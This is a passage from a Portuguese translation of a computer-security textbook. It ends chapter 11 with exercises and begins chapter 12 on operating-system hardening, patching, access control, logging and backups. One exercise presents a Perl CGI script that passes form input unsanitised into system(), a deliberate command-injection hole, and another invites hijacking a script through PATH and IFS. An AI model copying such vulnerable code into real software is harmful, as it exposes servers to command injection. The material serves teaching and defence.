11.10 Faça alguns experimentos, em um sistema Linux/UNIX, com uma versão do script de shell vulnerável mostrado nas [Figuras 11.6a e 11.6b](#), mas usando um pequeno arquivo de dados que lhe pertença. Explore mudar primeiro a variável de ambiente PATH, em seguida também a variável IFS e faça com que esse script execute um outro programa da sua escolha.

```

#!/usr/bin/perl
# comment.cgi - envia comentário ao webmaster
# especifica destinatário do e-mail de comentário
$to = "webmaster";

use CGI;
use CGI::Carp qw(fatalsToBrowser);
$q = new CGI; #      create query object

# exibe cabeçalho HTML
print $q->header,
$q->start_html('Comment Sent'),
$q->h1('Comment Sent');

# recupera valores dos campos de formulário e envia comentário para o webmaster
$subject = $q->param("subject");
$from = $q->param("from");
$body = $q->param("body");

# gera e envia email de comentário
system("export REPLYTO=\"$from\"; echo \"$body\" | mail -s \"$subject\" $to");

# indica ao usuário que o e-mail foi enviado
print "Thankyou for your comment on $subject.";
print "This has been sent to $to.";
# exibe rodapé HTML
print $q->end_html;

```

**(a) Comentário de script CGI**

```

<html><head><title>Send a Comment</title></head><body>
<h1> Send a Comment </h1>
<form method=post action="comment.cgi">
<b>Subject of this comment</b>: <input type=text name=subject
value="">
<b>Your Email Address</b>: <input type=text name=from value="">
<p>Please enter comments here:
<p><textarea name="body" rows=15 cols=50></textarea>
<p><input type=submit value="Send Comment">
<input type="reset" value="Clear Form">
</form></body></html>

```

**(b) Formulário para envio de comentários via Web**

**FIGURA 11.10** Exercício do tratamento de formulário de comentários.

---

<sup>1</sup>Nota de Tradução: Como a Wikipedia pode ser alterada a qualquer momento, inclusive por fontes não confiáveis de informação, é bem possível que esse texto não seja encontrado na sua página atual sobre programação defensiva.

<sup>2</sup>Essa figura expande e detalha a Figura 1-1 em [WHEE03].

<sup>3</sup>Nota da Tradução: Scripts CGI (*Common Gateway Interface*) são um método padronizado pelo qual o software de um servidor Web pode delegar a geração de conteúdo para um arquivo executável, permitindo a geração de páginas dinâmicas.

<sup>4</sup>Metacaracteres de shell são usados para separar ou combinar múltiplos comandos. Nesse exemplo, o “;” separa comandos distintos, executados em sequência.

<sup>5</sup>A utilização da instrução *die* para causar a finalização de um CGI em Perl não é recomendada. Ela é usada aqui por questão de brevidade no exemplo. Todavia, um script bem projetado deve exibir uma mensagem de erro bem mais informativa sobre o problema e sugerir que um usuário volte e corrija a entrada fornecida.

<sup>6</sup>A abreviatura XSS é usada para *Cross-site Scripting*, ou execução de script entre sites, para distingui-la da abreviação comum de CSS, que significa *Cascading Style Sheets* (folhas de estilo em cascata).

<sup>7</sup>Entidades de caractere de HTML permitem que qualquer caractere do conjunto de caracteres usados seja codificado. Por exemplo, &#60; representa o caractere “<”.

<sup>8</sup>Contanto que o compilador ou interpretador não contenha bugs na tradução das instruções de linguagem de alto nível para as instruções de máquina de fato executadas.

<sup>9</sup>Nota de Tradução: Internet Service Provider, ou provedor de serviços de Internet.

<sup>10</sup>Serviços de rede privilegiados usam números de porta menores do que 1024. Em sistemas UNIX e relacionados, somente o usuário raiz recebe o privilégio de se vincular a essas portas.

<sup>11</sup>A chamada de sistema F\_FULLFSYNC fcntl do Mac OS X comanda o controlador a descarregar todos os dados em buffer para uma unidade de armazenamento permanente.

<sup>12</sup>Nota de Tradução: Essa limitação é de natureza física: após certo número de escritas, o bloco torna-se inutilizável, reduzindo a capacidade total de armazenamento do dispositivo ou mesmo fazendo com que ele tenha de ser descartado.

<sup>13</sup>O Tripwire é usado para escanear todos os diretórios e arquivos em um sistema, detectando arquivos importantes que tenham alterações não autorizadas. O Tripwire pode ser usado para detectar tentativas de subversão do sistema por um atacante. Ele pode também detectar comportamento incorreto de um programa que esteja causando modificações inesperadas em arquivos.

<sup>14</sup>Programas de terminal comuns tipicamente emulam tal dispositivo quando interagem com um shell de linha de comando em um sistema local ou remoto.

<sup>15</sup>Assim designada porque tais sequências quase sempre começavam com o caractere de escape (ESC) do conjunto de caracteres ASCII.

<sup>16</sup>Nota de Tradução: Teclas de função são aquelas que começam com “F”: comumente, F1 a F12.

---

## CAPÍTULO 12

---

# Segurança de sistemas operacionais

---

12.1 Introdução à segurança de sistemas operacionais

12.2 Planejamento da segurança do sistema

12.3 Fortalecimento de sistemas operacionais

Instalação de sistema operacional: configuração inicial e aplicação de patches

Remover serviços, aplicações e protocolos desnecessários

Configurar usuários, grupos e autenticação

Configurar Controles de Recursos

Instalar controles de segurança adicionais

Testar a segurança do sistema

12.4 Segurança de aplicações

Configuração de aplicações

Tecnologia de cifração

12.5 Manutenção de segurança

Registros de eventos (logs)

Arquivamento e backup de dados

12.6 Segurança do Linux/Unix

Gerenciamento de patches

Configuração de aplicações e serviços

Usuários, grupos e permissões

Controles de acesso remoto

Registros de eventos e rotação de registros

Segurança de aplicação usando uma prisão chroot

Testes de segurança

12.7 Segurança do Windows

Gerenciamento de patches

Administração de usuários e controles de acesso  
Configuração de aplicações e serviços  
Outros controles de segurança  
Testes de segurança

### 12.8 Segurança de virtualização

Alternativas de virtualização  
Questões de segurança de virtualização  
Segurança de sistemas de virtualização

### 12.9 Leituras e sites recomendados

### 12.10 Termos principais, perguntas de revisão e problemas

## Objetivos de aprendizado

Depois de estudar este capítulo, você deverá ser capaz de:


- Listar as medidas necessárias no processo de garantir a segurança de um sistema.
- Detalhar a necessidade de planejamento da segurança do sistema.
- Listar as medidas básicas usadas para garantir a segurança do sistema operacional subjacente.
- Listar as medidas adicionais necessárias para garantir a segurança de aplicações fundamentais.
- Listar as medidas necessárias para manter a segurança.
- Listar alguns aspectos específicos para garantir a segurança de sistemas Unix/Linux.
- Listar alguns aspectos específicos para garantir a segurança de sistemas Windows.
- Listar as medidas necessárias para manter a segurança em sistemas virtualizados.

Sistemas computacionais clientes e servidores são componentes centrais da infraestrutura de TI na maioria das organizações. Os sistemas clientes provedem acesso a dados e aplicações organizacionais, suportados pelos servidores que abrigam esses dados e aplicações. Todavia, dado que a maioria dos grandes sistemas de software quase certamente tem várias fraquezas de segurança, como as que discutimos no [Capítulo 6](#) e nos dois capítulos anteriores, hoje em dia é necessário gerenciar a instalação e a operação continuada desses sistemas para

prover níveis de segurança adequados, a despeito da presença esperada dessas vulnerabilidades. Em algumas circunstâncias, podemos ser capazes de usar sistemas projetados e avaliados de forma a prover segurança por projeto. Examinamos algumas dessas possibilidades no próximo capítulo.

Neste capítulo discutimos como prover segurança a sistemas como um processo de fortalecimento que inclui planejamento, instalação, configuração, atualização e manutenção do sistema operacional e das aplicações fundamentais em uso, conforme a abordagem geral detalhada em [NIST08]. Consideramos esse processo para o sistema operacional e depois para aplicações fundamentais em geral, e em seguida discutimos alguns aspectos específicos em relação aos sistemas Linux e Windows em particular. Concluímos com uma discussão sobre a segurança de sistemas virtualizados, nos quais várias máquinas virtuais podem executar em um único sistema físico.

De acordo com nossa visão, um sistema tem várias camadas: a camada inferior, do hardware físico; logo acima, o sistema operacional base, que inclui código de kernel privilegiado, APIs e serviços; e, finalmente, a camada superior, que abriga aplicações e utilitários de usuário, como mostrado na [Figura 12.1](#). Essa figura também mostra a presença da BIOS e possivelmente de outro código externo ao kernel do sistema operacional e em grande parte invisível para ele, mas que são usados na inicialização do sistema ou para dar suporte a controle de hardware de baixo nível. Cada uma dessas camadas de código precisa de medidas de fortalecimento adequadas para prover serviços de segurança adequados. Cada camada é vulnerável a ataques vindos de baixo, caso a segurança das camadas inferiores não seja garantida adequadamente.



**FIGURA 12.1** Camadas de segurança do sistema operacional.

Vários relatos apontam que a utilização de pequeno número de medidas básicas de fortalecimento pode impedir uma grande proporção dos ataques observados nos últimos anos. A lista “2010 Australian Defence Signals Directorate (DSD)” (Diretório Australiano de Sinais de Defesa de 2010) das

“Top 35 Mitigation Strategies” (35 principais estratégias de mitigação) observa que a implementação apenas das quatro medidas principais dessa lista teria impedido mais de 70% das intrusões cibernéticas com alvos específicos investigadas pelo DSD em 2009. Essas quatro medidas principais são:

1. Instalar patches de sistemas operacionais e aplicações usando atualização automática.
2. Instalar patches de aplicações de terceiros.
3. Restringir privilégios administrativos a usuários que precisam deles.
4. Organizar uma lista branca de aplicações aprovadas.

Discutimos essas quatro medidas e muitas outras na lista do DSD. Observe que essas medidas estão alinhadas em grande parte com as presentes na lista dos “20 controles críticos” (“20 Critical Controls”) desenvolvida pelo DHS, NSA, Departamento de Energia, SANS, e outras instituições nos Estados Unidos.

## 12.1 Introdução à segurança de sistemas operacionais

Como já observamos, sistemas computacionais clientes e servidores são componentes centrais da infraestrutura de TI para a maioria das organizações, podem conter dados e aplicações críticos, e são uma ferramenta necessária para a operação de uma organização. Sendo assim, precisamos estar conscientes da presença esperada de vulnerabilidades em sistemas operacionais e aplicações tão distribuídas, e da existência de vermes que procuram tais vulnerabilidades com alta velocidade, como discutimos na [Seção 6.3](#). Assim, é bastante possível que um sistema seja comprometido durante o processo de instalação, antes de poder instalar os patches mais recentes ou implementar outras medidas de fortalecimento. Portanto, construir e disponibilizar um sistema deve ser um processo planejado, projetado para enfrentar tal ameaça e para manter a segurança durante o seu tempo de vida operacional.

[NIST08] diz que esse processo deve:

- Avaliar riscos e planejar a implantação do sistema.
- Garantir a segurança do sistema operacional subjacente e das aplicações principais.
- Garantir a segurança de qualquer conteúdo crítico.
- Garantir a utilização de mecanismos adequados de proteção de rede.
- Garantir a utilização de processos adequados para manter a segurança.

Embora tenhamos abordado a seleção de mecanismos de proteção de rede no

[Capítulo 9](#), examinaremos os outros itens no restante deste capítulo.

## 12.2 Planejamento da segurança do sistema

A primeira etapa na implantação de novos sistemas é o planejamento. O planejamento cuidadoso ajudará a garantir que o novo sistema seja tão seguro quanto possível e que esteja de acordo com as políticas necessárias. Esse planejamento deve ser subsidiado por uma avaliação mais ampla da segurança da organização, visto que cada organização tem requisitos e preocupações de segurança distintos. Discutiremos esse processo de planejamento mais amplo nos [Capítulos 14 e 15](#).

A meta do processo de planejamento da instalação do sistema específico é maximizar a segurança e ao mesmo tempo minimizar custos. Ampla experiência mostra que é muito mais difícil e mais caro fazer uma “retroadequação” da segurança mais tarde do que planejar e provê-la durante o processo de implantação inicial. Esse processo de planejamento precisa determinar os requisitos de segurança para o sistema, suas aplicações e dados e os de seus usuários. Então, esse conhecimento guiará a seleção de software adequado para o sistema operacional e aplicações, e orientará o ajuste adequado das configurações de usuários e de controle de acesso. Isso também guiará a seleção de outras medidas de fortalecimento exigidas. Além disso, o plano precisa identificar o pessoal adequado para instalar e gerenciar o sistema, observando as habilidades exigidas e qualquer treinamento necessário.

[NIST08] fornece uma lista de itens que devem ser considerados durante o processo de planejamento de segurança do sistema. Embora seu foco seja a implantação de servidores seguros, grande parte da lista aplica-se igualmente bem ao projeto de sistema cliente. Essa lista inclui as seguintes considerações:

- A finalidade do sistema, o tipo de informação armazenada, as aplicações e serviços oferecidos e seus requisitos de segurança.
- As categorias de usuários do sistema, os privilégios que eles têm e os tipos de informação que podem acessar.
- A forma como os usuários são autenticados.
- A forma como o acesso às informações armazenadas no sistema é gerenciado.
- Qual acesso o sistema tem às informações armazenadas em outras estações, como servidores de arquivos ou de bancos de dados, e como isso é gerenciado.
- Quem administrará o sistema e como o gerenciará (via acesso local ou

remoto).

- Quaisquer medidas de segurança adicionais exigidas no sistema, incluindo a utilização de firewalls baseados em estação, antivírus ou outros mecanismos de proteção contra malwares e uso de registros de eventos (logs).

## 12.3 Fortalecimento de sistemas operacionais

A primeira etapa crítica para garantir a segurança de um sistema é garantir a segurança do sistema operacional base, do qual todas as outras aplicações e serviços dependem. Um bom alicerce de segurança precisa de um sistema operacional adequadamente instalado e configurado, incluindo todos os patches. Infelizmente, a configuração padrão de muitos sistemas operacionais frequentemente maximiza a facilidade de uso e funcionalidades, em vez da segurança. Visto que toda organização tem suas próprias necessidades de segurança, o perfil de segurança adequado, e consequentemente a configuração de tal perfil, também será diferente. Aquilo que é exigido por um sistema em particular deve ser identificado durante a fase de planejamento, como já discutimos.

Embora os detalhes da garantia da segurança para cada sistema operacional específico sejam diferentes, a abordagem geral é semelhante. Existem guias e listas de verificação de configuração de segurança adequados para os sistemas operacionais mais comuns, e eles devem ser consultados, embora isso sempre deva ser subsidiado pelas necessidades específicas de cada organização e de seus sistemas. Em alguns casos, ferramentas automatizadas podem estar disponíveis para auxiliar ainda mais a garantir a segurança da configuração do sistema.

[NIST08] sugere as seguintes medidas básicas que devem ser tomadas para garantir a segurança de um sistema operacional:

- Instalar o sistema operacional e todos os seus patches.
- Fortalecer e configurar o sistema operacional para abordar adequadamente as necessidades de segurança identificadas do sistema, mediante:
  - Remoção de serviços, aplicações e protocolos desnecessários.
  - Configuração de usuários, grupos e permissões.
  - Configuração de controles de recursos.
- Instalar e configurar controles de segurança adicionais, como antivírus, firewalls baseados em estação e sistemas de detecção de intrusão (IDS), se necessário.
- Testar a segurança do sistema operacional base para assegurar que as

providências tomadas abordam adequadamente suas necessidades de segurança.

## Instalação de sistema operacional: configuração inicial e aplicação de patches

A segurança do sistema começa com a instalação do sistema operacional. Como já observamos, um sistema conectado em rede sem os patches adequados é vulnerável a exploração maliciosa durante sua instalação ou uso continuado. Assim, é importante que o sistema não seja exposto enquanto está nesse estado vulnerável. O ideal seria que sistemas novos fossem construídos em uma rede protegida. Tal rede poderia ser uma rede completamente isolada, para a qual as imagens do sistema operacional e de todos os patches disponíveis seriam transferidas mediante a utilização de mídia removível, como DVDs ou dispositivos USB. Dada a existência de malware que pode se propagar por mídias removíveis, como discutimos no [Capítulo 6](#), é preciso ter cuidado e assegurar que as mídias usadas para isso não estejam infectadas. Alternativamente, pode-se usar uma rede cujo acesso à Internet seja fortemente restrito. O ideal seria não ter qualquer acesso na direção de entrada e ter acesso na direção de saída somente para os sites estritamente necessários para o processo de instalação do sistema e dos patches. Em qualquer dos casos, o processo completo de instalação e fortalecimento deve ocorrer antes da implantação do sistema em sua localização pretendida, que é mais acessível e, portanto, mais vulnerável.

A instalação inicial deve instalar o mínimo necessário para o sistema desejado, com a inclusão de pacotes de software adicionais somente se forem exigidos para a operação do sistema. Mais adiante, exploraremos o raciocínio por trás dessa necessidade de minimizar o número de pacotes no sistema.

A segurança do processo global de inicialização também deve ser garantida. Isso pode exigir o ajuste de opções no código da BIOS usado quando o sistema é inicializado ou a especificação de uma senha para executar as mudanças necessárias em tal código. Isso também pode exigir a limitação do tipo de mídia que pode ser normalmente utilizada para inicializar o sistema. Tal atitude é necessária para impedir que um atacante mude o processo de inicialização para instalar um hipervisor oculto, como discutimos na [Seção 6.8](#), ou para inicializar um sistema de sua escolha a partir de uma mídia externa de modo a se desviar dos controles normais de acesso ao sistema presentes nos dados armazenados

localmente. A utilização de um sistema de arquivos com suporte a criptografia também pode ser feita para combater essa ameaça, como observaremos mais adiante.

Também é preciso ter cuidado na seleção e instalação de qualquer código adicional de drivers (controladores) de dispositivos, visto que tal código executa com privilégios totais, de nível de kernel, mas é frequentemente fornecido por terceiros. A integridade e a fonte desse código de driver devem ser cuidadosamente validadas, dado o alto nível de confiança depositado nele. Um driver malicioso pode potencialmente se desviar de muitos controles de segurança para instalar um malware. Foi isso o que aconteceu em ambas as demonstrações do rootkit Blue Pill, que discutimos na [Seção 6.8](#), e com o verme Stuxnet, que descrevemos na [Seção 6.3](#).

Dada a contínua descoberta de vulnerabilidades de software e outras vulnerabilidades em sistemas operacionais e aplicações comumente usados, é essencial que o sistema seja mantido tão atualizado quanto possível, com todos os patches críticos relacionados à segurança instalados. Na verdade, essa ação endereça duas das quatro estratégias essenciais de atenuação do DSD listadas anteriormente. Agora, praticamente todos os sistemas comumente usados oferecem utilitários capazes de baixar e instalar automaticamente atualizações de segurança. Essas ferramentas devem ser configuradas e usadas para minimizar o tempo que qualquer sistema fica vulnerável a fraquezas para as quais há patches disponíveis.

Observe que, em sistemas nos quais as modificações são controladas, não se deve executar atualizações automáticas porque os patches podem, em raras mas significativas ocasiões, introduzir instabilidade. Portanto, em sistemas para os quais a disponibilidade e o tempo de operação são de extrema importância, deve-se aplicar e validar todos os patches em sistemas de teste antes de disponibilizá-los em produção.

## Remover serviços, aplicações e protocolos desnecessários

Como qualquer pacote de software que é executado em um sistema pode conter vulnerabilidades de software, é claro que, se houver um número menor de pacotes de software disponíveis para executar, o risco é reduzido. Existe claramente uma contrapartida entre usabilidade, tendo em vista que todos os softwares podem ser necessários em algum instante, e segurança, com o seu

desejo de limitar a quantidade de softwares instalados. A gama de serviços, aplicações e protocolos exigidos variará amplamente entre as organizações, e mesmo entre os sistemas dentro de uma organização. O processo de planejamento de sistema deve identificar o que é realmente exigido por dado sistema, de modo a oferecer um nível adequado de funcionalidade e, ao mesmo tempo, eliminar software que não é necessário com o objetivo de melhorar a segurança.

A configuração padrão para a maioria dos sistemas distribuídos é ajustada de modo a maximizar facilidade de uso e funcionalidade, em vez de segurança. Na instalação inicial, os padrões fornecidos não devem ser usados, e a instalação deve ser customizada, de modo que somente os pacotes necessários sejam instalados. Se, mais tarde, forem necessários pacotes adicionais, eles podem ser instalados conforme necessário. [NIST08] e muitos outros guias de fortalecimento da segurança listam serviços, aplicações e protocolos que não devem ser instalados se não forem exigidos.

[NIST08] também expressa forte preferência pela não instalação de softwares indesejados, em vez de instalá-los e mais tarde removê-los ou desativá-los. A organização defende essa preferência porque observou que muitos scripts de desinstalação não eliminam completamente todos os componentes de um pacote. Ela observa também que desativar um serviço significa que, embora ele não esteja disponível como ponto inicial de ataque, caso um atacante consiga algum acesso a um sistema, os softwares desativados poderiam ser reativados e usados para comprometer ainda mais um sistema. É melhor para a segurança que o software indesejado não seja instalado e que, portanto, não esteja disponível para absolutamente nenhuma utilização.

## Configurar usuários, grupos e autenticação

Nem todos os usuários com acesso a um sistema terão o mesmo acesso a todos os dados e recursos naquele sistema. Todos os sistemas operacionais modernos implementam controles de acesso a dados e recursos, como os que discutimos no Capítulo 4. Praticamente todos oferecem alguma forma de controles de acesso discricionários. Alguns sistemas também podem prover mecanismos de controle de acesso baseados em papel ou mandatórios.

O processo de planejamento do sistema deve considerar as categorias de usuários no sistema, os privilégios que eles têm, os tipos de informações que eles podem acessar e como e onde são definidos e autenticados. Alguns usuários

terão privilégios elevados para administrar o sistema; outros serão usuários normais, que compartilham acesso adequado a arquivos e a outros dados conforme requerido; e pode até haver contas de convidados com acesso muito limitado. A terceira das quatro estratégias essenciais de mitigação do DSD é restringir a atribuição de privilégios elevados apenas aos usuários que precisam deles. É altamente desejável que tais usuários somente acessem privilégios elevados quando necessário para executar alguma tarefa que precisa deles; em outras ocasiões, eles devem acessar o sistema como usuário normal. Isso melhora a segurança, já que dá menos oportunidade para um atacante explorar as ações desses usuários privilegiados. Alguns sistemas operacionais proveem ferramentas especiais ou mecanismos de acesso para auxiliar os usuários administrativos a elevar seus privilégios somente quando necessário e manter adequadamente registros dessas ações.

Uma decisão fundamental é se usuários, grupos aos quais eles pertencem e seus métodos de autenticação são especificados localmente no sistema ou usarão um servidor de autenticação centralizado. Qualquer que seja o escolhido, os detalhes adequados devem ser configurados no sistema.

Também nesse estágio, deve ser garantida a segurança de contas padrão incluídas como parte da instalação do sistema. As contas que não são necessárias devem ser eliminadas ou, no mínimo, desativadas. Contas de sistema que gerenciam serviços no sistema devem ser configuradas de modo que não possam ser usadas para logins interativos. Senhas instaladas por padrão devem ser alteradas para novos valores com segurança adequada.

Qualquer política que se aplique a credenciais de autenticação, especialmente a segurança de senhas, é também configurada. Isso inclui detalhes dos métodos de autenticação que são aceitos para diferentes métodos de acesso a contas. E inclui detalhes do comprimento mínimo, complexidade e tempo de vida permitidos para senhas. Discutimos algumas dessas questões no [Capítulo 3](#).

## Configurar controles de recursos

Uma vez definidos os usuários e seus grupos associados, pode-se estabelecer permissões adequadas a dados e recursos de acordo com a política especificada. Isso pode significar limitar quais usuários podem executar alguns programas, especialmente os que modificam o estado do sistema. Ou pode significar limitar os usuários que podem ler ou escrever dados de e para certas árvores de diretório. Muitos dos guias de fortalecimento de segurança fornecem listas de

mudanças recomendadas na configuração padrão do acesso para melhorar a segurança.

## Instalar controles de segurança adicionais

Pode-se melhorar ainda mais a segurança mediante instalação e configuração de ferramentas de segurança adicionais, como software antivírus, firewalls baseados em estação, software de IDS ou IPS, ou configuração de uma lista branca de aplicações. Algumas dessas ferramentas podem ser fornecidas como parte da instalação de sistemas operacionais, mas não ser configuradas e habilitadas por padrão. Outras são produtos de terceiros que são adquiridos e usados.

Dada a prevalência amplamente disseminada de malware, como discutimos no [Capítulo 6](#), o uso de antivírus adequados (que, como observamos, abrangem ampla gama de tipos de malware) é um componente de segurança crítico em muitos sistemas. Produtos antivírus são tradicionalmente usados em sistemas Windows, visto que a grande utilização desse sistema o transformou no alvo preferido dos atacantes. Todavia, o crescimento no uso de outras plataformas, em particular smartphones, resultou em mais malwares desenvolvidos para elas. Portanto, produtos antivírus adequados devem ser considerados para qualquer sistema como parte de seu perfil de segurança.

Software de firewalls baseados em estação, de IDS e de IPS também podem melhorar a segurança por limitarem o acesso remoto via rede a serviços no sistema. Se o acesso remoto a um serviço não for necessário, embora algum acesso local o seja, tais restrições ajudam a garantir a segurança de tais serviços contra exploração remota por um atacante. Os firewalls são tradicionalmente configurados para limitar o acesso por uma porta ou por um protocolo, a partir de algum ou de todos os sistemas externos. Alguns também podem ser configurados para permitir acesso de ou para programas específicos nos sistemas, a fim de restringir ainda mais os pontos de ataque e impedir que um atacante instale e acesse seu próprio malware. Softwares de IDS e IPS podem incluir mecanismos adicionais, como monitoração de tráfego ou verificação de integridade de arquivos para identificar e até responder a alguns tipos de ataque.

Outro controle adicional é a lista branca de aplicações, que limita os programas que podem executar no sistema apenas àqueles presentes em uma lista explícita. Tal ferramenta pode impedir que um atacante instale e execute seu próprio malware, e é a última das quatro estratégias essenciais de mitigação do DDS. Embora melhore a segurança, ela funciona melhor em ambiente que tenha

um conjunto previsível de aplicações de que os usuários necessitam. Qualquer mudança na utilização de software exigiria uma mudança na configuração, o que pode resultar em maior demanda de suporte de TI. Nem todas as organizações ou todos os sistemas serão suficientemente previsíveis para se adequar a esse tipo de controle.

## Testar a segurança do sistema

A etapa final no processo de garantir inicialmente a segurança do sistema operacional base é o teste de segurança. A meta é garantir que as etapas de configuração de segurança anteriores foram corretamente implementadas e identificar possíveis vulnerabilidades que devem ser corrigidas ou gerenciadas.

Muitos guias de fortalecimento da segurança incluem listas de verificação adequadas para essa tarefa. Há também programas especificamente projetados para revisar um sistema, garantindo que ele obedece aos requisitos básicos de segurança e busca por vulnerabilidades e más práticas de configuração conhecidas. Isso deve ser feito depois do fortalecimento inicial do sistema e repetido periodicamente como parte do processo de manutenção da segurança.

## 12.4 Segurança de aplicações

Uma vez instalado o sistema operacional base e garantida sua segurança adequada, os serviços e as aplicações necessários devem ser instalados e configurados em seguida. As etapas necessárias para isso são quase as mesmas listadas na seção anterior. A preocupação, assim como ocorre com o sistema operacional base, é instalar no sistema somente o software necessário para cumprir sua funcionalidade desejada, de modo a reduzir o número de lugares onde possam ser encontradas vulnerabilidades. Softwares que permitem acesso ou serviço remoto são de particular interesse, visto que um atacante pode conseguir explorá-los para obter acesso remoto ao sistema. Portanto, qualquer desses softwares precisa ser cuidadosamente selecionado e configurado, bem como atualizado para a versão mais recente disponível.

Cada aplicação ou serviço selecionado deve ser instalado, e devem ser aplicados os patches relativos à versão segura mais recente suportada adequadamente pelo sistema. Esses patches podem provir de pacotes adicionais fornecidos com a distribuição do sistema operacional ou outro pacote fornecido por terceiros. Como ocorre com o sistema operacional base, é preferível utilizar

uma rede isolada, montada com segurança.

## Configuração de aplicações

Qualquer configuração específica da aplicação é feita em seguida. Isso pode incluir a criação e a especificação de áreas de armazenamento de dados adequadas para a aplicação, bem como fazer modificações adequadas nos detalhes da configuração padrão da aplicação ou do serviço.

Algumas aplicações ou serviços podem incluir dados, scripts ou contas de usuários com configuração padrão. Esses recursos devem ser revisados e somente mantidos se necessário, e sua segurança deve ser adequadamente garantida. Um exemplo bem conhecido disso é encontrado em servidores Web, que frequentemente incluem vários exemplos de scripts, muitos dos quais reconhecidamente inseguros. Tais scripts não devem ser usados como fornecidos.

Como parte do processo de configuração, é preciso considerar cuidadosamente os direitos de acesso concedidos à aplicação. Novamente, essa é uma preocupação particularmente importante quando se trata de serviços acessados remotamente, como serviços de transferência de arquivos pela Web. A aplicação no lado do servidor não deve receber direito para modificar arquivos, a menos que essa função seja especificamente necessária. Uma falha de configuração muito comum observada em servidores Web e de transferência de arquivos é que todos os arquivos fornecidos pelo serviço devem ser de propriedade da mesma conta de “usuário” sob a qual o servidor executa. A consequência é que qualquer atacante capaz de explorar alguma vulnerabilidade no software servidor ou em um script executado pelo servidor pode ser capaz de modificar qualquer desses arquivos. O grande número de ataques de “desconfiguração da Web” é clara evidência desse tipo de configuração insegura. Grande parte do risco dessa forma de ataque é reduzida garantindo que, para a maioria dos arquivos, o servidor tem apenas acesso de leitura, mas não de escrita. Somente os arquivos que precisam ser modificados, por exemplo, para armazenar dados recebidos de formulários ou aqueles que são usados para fins de registro (log), devem poder ser escritos pelo servidor. Desse modo, em sua maioria os arquivos devem pertencer aos usuários do sistema que são responsáveis pela manutenção de informações e ser modificados por eles.

## Tecnologia de cifração

A cifração é uma tecnologia de base fundamental, que pode ser usada para garantir a segurança de dados tanto em trânsito quanto armazenados, como discutimos no [Capítulo 2](#) e nas Partes 4 e 5. Se tais tecnologias são requeridas pelo sistema, elas devem ser configuradas, e as chaves criptográficas adequadas devem ser criadas, assinadas e mantidas em segurança.

Se forem fornecidos serviços de rede seguros, muito provavelmente usando TLS ou IPsec, as chaves públicas e privadas adequadas devem ser geradas para cada um deles. Adicionalmente, certificados X.509 devem ser criados e assinados por uma autoridade certificadora adequada, ligando cada identidade do serviço à chave pública em uso, como discutiremos na [Seção 23.2](#). Se for fornecido acesso remoto usando Secure Shell (SSH), devem ser criadas chaves adequadas de servidor e, possivelmente, de cliente.

Sistemas de arquivos com suporte a criptografia são outro exemplo de uso de mecanismos de cifração. Então, se sua utilização for desejada, eles devem ser criados e mantidos em segurança com chaves adequadas.

## 12.5 Manutenção de segurança

Uma vez que o sistema esteja adequadamente construído e implantado, e sua segurança garantida, o processo de manter a segurança é contínuo. Isso resulta de um ambiente em constante mutação, da descoberta de novas vulnerabilidades e, portanto, da exposição a novas ameaças. [\[NIST08\]](#) sugere que esse processo de manutenção de segurança inclua as seguintes etapas adicionais:

- Monitoração e análise de informações de registro de eventos (logs).
- Execução regular de backups.
- Recuperação de situações em que a segurança for comprometida.
- Testes regulares da segurança do sistema.
- Utilização de processos adequados de manutenção de software para aplicar patches e atualizar todos os softwares críticos, além de monitorar e revisar a configuração conforme necessário.

Já observamos a necessidade de configurar automaticamente a aplicação de patches e a atualização onde possível ou ter um processo para testar e instalar patches manualmente em sistemas com controle de configuração e que os sistemas devem ser testados periodicamente usando listas de verificação ou ferramentas automatizadas onde possível. Discutiremos o processo de resposta a incidentes na [Seção 15.5](#). Agora consideramos os procedimentos críticos de uso de registros e backup.

## Registros de eventos (logs)

[NIST08] observa que “o registro de eventos (logs) é a pedra fundamental de uma postura sólida de segurança”. O registro de eventos é uma forma de controle reativo que só pode informar coisas ruins que já aconteceram. Porém, o uso efetivo de registros ajuda a assegurar que, no evento de uma queda ou falha do sistema, os administradores do sistema poderão identificar rapidamente e com maior precisão o que aconteceu e, assim, concentrar mais efetivamente seus esforços para remediar e recuperar o sistema. A questão-chave é garantir que se capturem os dados corretos nos registros de eventos (logs) e se possa monitorar e analisar adequadamente esses dados. Informações de registro podem ser geradas pelo sistema, rede e aplicações. A gama de eventos que devem ser registrados deve ser determinada durante o estágio de planejamento do sistema, já que ela depende dos requisitos de segurança e da sensibilidade das informações do servidor.

O registro de eventos pode gerar volumes significativos de informações. É importante alocar espaço suficiente para eles. Um sistema automático adequado de rotação e arquivamento de registros também deve ser configurado para auxiliar no gerenciamento do tamanho global das informações registradas.

A análise manual de logs é tediosa, e não é um meio confiável de detectar eventos adversos. Alguma outra forma de análise automatizada é preferível, visto que essa abordagem teria maior probabilidade de identificar atividade anormal.

Discutiremos o processo de geração de registros mais detalhadamente no [Capítulo 18](#).

## Arquivamento e backup de dados

Fazer backups regulares de dados em um sistema é outro controle crítico que auxilia na manutenção da integridade do sistema e dos dados de usuários. Há muitas razões pelas quais os dados podem ser perdidos por um sistema, incluindo falhas de hardware ou software, ou corrupção accidental ou deliberada. Também pode haver requisitos legais ou operacionais para a retenção de dados. **Backup** é o processo de fazer cópias de dados em intervalos regulares, permitindo a recuperação de dados perdidos ou corrompidos durante períodos de tempo relativamente curtos, de algumas horas a algumas semanas. **Arquivamento** é o processo de reter cópias de dados durante longos períodos de

tempo, da ordem de meses ou anos, para cumprir requisitos legais e operacionais de acesso a dados passados. Esses processos são frequentemente interligados e gerenciados em conjunto, embora abordem necessidades distintas.

As necessidades e as políticas relativas a backup e arquivamento devem ser determinadas durante o estágio de planejamento do sistema. Entre as decisões fundamentais figuram a manutenção das cópias de backup on-line ou off-line e se as cópias serão armazenadas localmente ou transferidas para um local remoto. As vantagens e desvantagens incluem facilidade de implementação e custo *versus* maior segurança e robustez contra diferentes ameaças.

